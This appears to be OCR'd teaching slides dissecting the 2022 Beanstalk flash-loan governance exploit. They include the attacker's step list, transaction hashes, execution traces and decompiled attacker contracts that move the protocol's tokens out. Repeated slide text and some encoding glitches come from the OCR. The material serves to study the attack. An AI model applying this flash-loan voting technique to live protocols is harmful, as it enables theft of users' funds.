
https://imgs.xkcd.com/comics/voting_software_2x.png



$
0x….deadbeef


total stalk
0x.....deadbeef
STALK SYSTEM
$
0x....deadbeef


total stalk
0x.....deadbeef
STALK SYSTEM
$
SILO / BEANSTALKDAO
submit BIP
0x....deadbeef


total stalk
0x.....deadbeef
STALK SYSTEM
$
SILO / BEANSTALKDAO
submit BIP
0x....deadbeef
Vote period (169 seasons / ~ 1 week + 1 hour)


total stalk
0x.....deadbeef
STALK SYSTEM
$
SILO / BEANSTALKDAO
submit BIP
0x....deadbeef
Vote period (169 seasons / ~ 1 week + 1 hour)
<= 50% of votes
> 50% of votes


total stalk
0x.....deadbeef
STALK SYSTEM
$
0x....deadbeef
submit BIP
SILO / BEANSTALKDAO
Vote period (169 seasons / ~ 1 week + 1 hour)
<= 50% of votes
> 50% of votes
2/3 of total votes
Emergency commit
1 day later

Attack scenario

- On April 16th, 2022, an Ethereum address swapped 73 ETH for 212,858 $BEAN on Uniswap v2.
- The awarded BEAN was deposited into the Beanstalk Silo allowing the user to create two proposals:
  - BIP18 (0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f)
  - BIP19 (0x9575e478d7c542558ecca52b27072fa1f1ec70679106bdbd62f3bb4d6c87a80d) named InitBip18
  - BIP18 was left blank, and BIP19 proposed a $250k donation to the Ukraine wallet address, and $10k to the attacker's address.

YOU CANNOT TAKE IT TO HEAVEN


... SURE, BUT MAYBE TO UKRAINE??

How to get > 66% of stalks 101

- The attacker still needs to get their proposals through.
- For that they need 2/3 of the stalks which was worth hundreds of millions of dollars on the day of the attack.

How to get > 66% of stalks 101

- The attacker still needs to get their proposals through.
- For that they need 2/3 of the stalks which was worth hundreds of millions of dollars on the day of the attack.
- **Solution: Flash loans**
  - **User requests a loan from a smart contract.**
  - **Must be paid entirely in the same transaction.**



Flash loans

- Access to large quantities of capital without collateral requirements
  - Arbitrage: take advantage of price discrepancies among exchanges
  - Collateral swaps: switch collateral used in more traditional lending protocols
- Standard lending protocols...
  - Most protocols (i.e. stake ETH for DAI) require overcollateralization
  - This lets them absorb volatile prices and liquidate positions in time
- How do we give a loan without collateral?
  - The catch: the loan must be repaid **within the same transaction**
  - Smart contract gives the loan for a fee
  - Function **reverts** if the loan is not paid back! (relies on atomicity)

- Attacker loaned ~ $1B from Aave in various tokens which they later converted to 3CRV (one day after the creation of the proposals *)
- They added liquidity from 3CRV to BEAN:3CRV and BEAN:3LUSD which allowed them to get important amounts of BEAN3CRV-f and BEAN3LUSD-f.
- The collected assets were deposited to the Silo which gave the attacker 70% of all available stacks.
- They were then able to vote and do an emergencyCommit() on BIP-18.

```
Hacker 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4
Hacker Contract 0x79224bc0bf70ec34f0ef56ed8251619499a59def
BIP18  0xe5ecf73603d98a0128f05ed30506ac7a663dbb69

Propose BIP18 tx: 0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f
1. Hacker proposes a malicious proposal BIP with initAddress @ 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69

Launch the hack tx: 0xcd314668aaa9bbfebaf1a0bd2b6553d01dd58899c508d4729fa7311dc5d33ad7
1. Flashloan 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDC, 32,425,202 BEAN, and 11,643,065 LUSD
2. Vyper_contract_bebc.add_liquidity 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDT to get 979,691,328 3Crv
3. LUSD3CRV-f.exchange to convert 15,000,000 3Crv to 15,251,318 LUSD
4. BEAN3CRV-f.add_liquidity to convert 964,691,328 3Crv to 795,425,740 BEAN3CRV-f
5. BEANLUSD-f.add_liquidity to convert 32,100,950 BEAN and 26,894,383 LUSD and get 58,924,887 BEANLUSD-f
6. Deposit 795,425,740 BEAN3CRV-f and 58,924,887 BEANLUSD-f into Diamond
7. Diamond.vote(bip=18)
8. Diamond.emergencyCommit(bip=18) and hacker proposed _init contract is excuted to get 36,084,584 BEAN and 0.54 UNI-V2_WETH_BEAN,
   874,663,982 BEAN3CRV-f, 60,562,844 BEANLUSD-f to hacker contract
```

We define a *Season* (t), such that $t \in \mathbb{Z}^+$, as an approximately 3,600 second (1 Hour) interval. The first *Season* begins when a successful transaction on the Ethereum blockchain that includes a `sunrise` function call is mined. When Beanstalk accepts the `sunrise` function call, the necessary code is executed.

Beanstalk only accepts one `sunrise` function call per *Season*. Beanstalk accepts the first `sunrise` function call provided that the timestamp in the Ethereum block containing it is sufficiently distant from the timestamp in the Ethereum block containing the Beanstalk deployment (E_1).

Whitepaper Ch.4

Attack explained

- The _init argument of the `propose` method, specifies a contract that is called when the proposal is voted.
- The value in _calldata is passed as argument.
- The attacker used the CREATE2 op code to pre-compute the address of the contract.
- The contract itself was created in the same transaction where the proposal was voted.

```
Emitted events:
[147] [receiver] Diamond.Proposal(account=[sender] 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4, bip=18, start=6048, period=168)
[148] [receiver] Diamond.Vote(account=[sender] 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4, bip=18, roots=100148938055493285876625523)
Execution trace:
[222379]: [sender] 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4
    [195102]: (delegate) [receiver] Diamond[GovernanceFacet.propose](_diamondCut=[], _init=0xe5ecf73603d98a0128f05ed30506ac7a663dbb69, _calldata=0xe1c7392a, _pauseOrUnpause=3) => ()
```

ByteCode Decompilation Result:

```
# Palkeoramix decompiler.

def _fallback() payable: # default function
  create2 contract with callvalue wei
                salt: call.func_hash
                code: call.data[32 len calldata.size - 32]
  require create2.new_address
  return addr(create2.new_address)
```

ByteCode Decompilation Result:

```
# Palkeoramix decompiler.

def _fallback() payable: # default function
  if tx.origin != 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4:
      revert with 0, 'Not Signer'
  static call 0xdc59ac4fefa32293a95889dc396682858d52e5db.balanceOf(address tokenOwner) with:
          gas gas_remaining wei
         args this.address
  if not ext_call.success:
      revert with ext_call.return_data[0 len return_data.size]
  require return_data.size >=ΓÇ╝ 32
  call 0xdc59ac4fefa32293a95889dc396682858d52e5db.transfer(address to, uint256 tokens) with:
       gas gas_remaining wei
      args caller, ext_call.return_data[0]
  if not ext_call.success:
      revert with ext_call.return_data[0 len return_data.size]
  require return_data.size >=ΓÇ╝ 32
  require ext_call.return_data == bool(ext_call.return_data[0])
  static call 0x87898263b6c5babe34b4ec53f22d98430b91e371.balanceOf(address tokenOwner) with:
          gas gas_remaining wei
         args this.address
  if not ext_call.success:
      revert with ext_call.return_data[0 len return_data.size]
  require return_data.size >=ΓÇ╝ 32
  call 0x87898263b6c5babe34b4ec53f22d98430b91e371.transfer(address to, uint256 tokens) with:
```

exploiter address

$BEAN

UniV2 BEAN3

Credit: https://medium.com/@nvy_0x/the-beanstalk-bean-exploit-b038f4d324ea

- The attack code was delegated to the FlashLoan smart contract which resulted in it directly collecting the assets.
- Once the attack was over, the debt was settled and the transfers were made to Ukraine's address ($250k)
- and the remaining profit to the hacker 24,830 WETH

```
[40230]: Diamond.vote(bip=18) => ()
  [35282]: (delegate) GovernanceFacet.vote(bip=18) => ()
[194510]: Diamond.emergencyCommit(bip=18) => ()
  [192062]: (delegate) GovernanceFacet.emergencyCommit(bip=18) => ()
    [113460]: (delegate) 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69.init() => ()
      [2602]: BEAN.balanceOf(account=Diamond) => (36,084,584.376516)
      [26154]: BEAN.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=36,084,584.376516) => (true)
      [2480]: UNI-V2_WETH_BEAN.balanceOf(account=Diamond) => (0.5407161009687569)
      [27840]: UNI-V2_WETH_BEAN.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=0.5407161009687569) => (true)
      [2659]: BEAN3CRV-f.balanceOf(account=Diamond) => (874,663,982.2374194)
      [23288]: BEAN3CRV-f.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=874,663,982.2374194) => (true)
